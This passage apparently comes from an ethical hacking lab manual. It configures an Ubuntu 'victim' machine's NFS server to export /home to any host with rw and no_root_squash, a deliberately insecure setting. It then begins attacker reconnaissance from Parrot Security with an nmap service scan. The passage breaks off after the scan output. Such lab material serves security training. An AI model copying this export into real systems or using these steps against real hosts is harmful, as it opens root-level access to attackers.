


```

ubuntu@ubuntu-Virtual-Machine: ~
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt install nfs-kernel-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
app-install-data-partner cpp-9 gcc-10-base gcc-9-base gir1.2-clutter-1.0 gir1.2-clutter-gst-3.0
gir1.2-cogl-1.0 gir1.2-coglpango-1.0 gir1.2-gnomebluetooth-1.0 gir1.2-gtkclutter-1.0
gnome-getting-started-docs gnome-screenshot ippusbxd libamtk-5-0 libamtk-5-common libasan5
libboost-filesystem1.71.0 libboost-iostreams1.71.0 libboost-locale1.71.0 libboost-thread1.71.0
libbrlapi0.7 libcamel-1.2-62 libcbor0.6 libcdio18 libcmis-0.5-5v5 libdpg-perl libdataserver-1.2-24
libdataserverui-1.2-2 libfile-fcntllock-perl libfuse2 libgcc-9-dev libgupnp-1.2-0 libhandy-0.0-0
libheimbase1-heimdal libhogweed5 libicu66 libidn11 libisl22 libjson-c4 libjuh-java libjurt-java
liblibreoffice-java libllvm12 liblua5.2-0 libmpdec2 libmysqlclient21 libneon27-gnutls libnettle7
libntfs-3g883 libobjc-9-dev libomp5-10 liborcus-0.15-0 libperl5.30 libphonenumbers7 libpoppler97
libprotobuf17 libpython3.8 libpython3.8-minimal libpython3.8-stdlib libqpdf26 libraw19
libreoffice-style-tango libridl-java libroken18-heimdal libsane libsnmp35 libstdc++-9-dev
libtepl-4-0 libtracker-control-2.0-0 libtracker-miner-2.0-0 libtracker-sparql-2.0-0
libunoloader-java libvpx6 libwebp6 libwind0-heimdal libwmf0.2-7 libxmlb1
linux-headers-5.13.0-40-generic linux-headers-generic-hwe-20.04 linux-hwe-5.13-headers-5.13.0-40
linux-image-5.13.0-40-generic linux-image-generic-hwe-20.04 linux-modules-5.13.0-40-generic
llvm-10-tools ltrace lz4 mysql-common perl-modules-5.30 popularity-contest python3-entrypoints
python3-requests-unixsocket python3-simplejson python3.8 python3.8-minimal syslinux syslinux-common
syslinux-legacy ure-java vino xul-ext-ubufox
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
keyutils libevent-core-2.1-7 nfs-common rpcbind
Suggested packages:
open-iscsi watchdog
The following NEW packages will be installed:
keyutils libevent-core-2.1-7 nfs-common nfs-kernel-server rpcbind
0 upgraded, 5 newly installed, 0 to remove and 8 not upgraded.
Need to get 572 kB of archives.
After this operation, 2,017 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
  
```


6. In the terminal type **sudo nano /etc/exports** and press **Enter** to open **/etc/exports** file.

Note: **/etc/exports** file holds a record for each directory that user wants to share within a network machine.



```
Activities Terminal May 18 00:32 ubuntu@ubuntu-Virtual-Machine: ~
Setting up nfs-common (1:2.6.1-1ubuntu1) ...
Creating config file /etc/idmapd.conf with new version
Creating config file /etc/nfs.conf with new version
Adding system user `statd' (UID 130) ...
Adding new user `statd' (UID 130) with group `nogroup' ...
Not creating home directory `/var/lib/nfs'.
Created symlink /etc/systemd/system/multi-user.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
Created symlink /etc/systemd/system/remote-fs.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
auth-rpcgss-module.service is a disabled or a static unit, not starting it.
nfs-idmapd.service is a disabled or a static unit, not starting it.
nfs-utils.service is a disabled or a static unit, not starting it.
proc-fs-nfsd.mount is a disabled or a static unit, not starting it.
rpc-gssd.service is a disabled or a static unit, not starting it.
rpc-statd-notify.service is a disabled or a static unit, not starting it.
rpc-statd.service is a disabled or a static unit, not starting it.
rpc-svcgssd.service is a disabled or a static unit, not starting it.
rpc_pipefs.target is a disabled or a static unit, not starting it.
var-lib-nfs-rpc_pipefs.mount is a disabled or a static unit, not starting it.
Setting up nfs-kernel-server (1:2.6.1-1ubuntu1) ...
Created symlink /etc/systemd/system/nfs-client.target.wants/nfs-blkmap.service → /lib/systemd/system/nfs-blkmap.service.
Created symlink /etc/systemd/system/multi-user.target.wants/nfs-server.service → /lib/systemd/system/nfs-server.service.
nfs-mountd.service is a disabled or a static unit, not starting it.
nfsdclld.service is a disabled or a static unit, not starting it.
Creating config file /etc/exports with new version
Creating config file /etc/default/nfs-kernel-server with new version
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for libc-bin (2.35-0ubuntu3) ...
ubuntu@ubuntu-Virtual-Machine:~$ sudo nano /etc/exports
```


- A nano editor window appears, in the window type **/home *(rw,no_root_squash)** and press **Ctrl+S** to save it and **Ctrl+x** to exit the editor window.

Note: **/home *(rw,no_root_squash)** entry shows that **/home** directory is shared and allows the root user on the client to access files and perform **read/write** operations. ***** sign denotes connection from any host machine.

```

GNU nano 6.2 /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
# to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home *(rw,no_root_squash)
  
```

- We must restart the nfs server to apply the configuration changes.
- In the terminal, type **sudo /etc/init.d/nfs-kernel-server restart** and press **Enter** to restart NFS server.

```

ubuntu@ubuntu-Virtual-Machine: ~
ubuntu@ubuntu-Virtual-Machine:~$ sudo /etc/init.d/nfs-kernel-server restart
Restarting nfs-kernel-server (via systemctl): nfs-kernel-server.service.
ubuntu@ubuntu-Virtual-Machine:~$
  
```


- We have successfully configured the NFS server in the victim machine.

11. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

12. Switch to the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
13. In the terminal window, type **nmap -sV 10.10.1.9** and press **Enter**, to perform an Nmap scan.



```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ nmap -sV 10.10.1.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-18 00:38 EDT
Nmap scan report for 10.10.1.9
Host is up (0.042s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

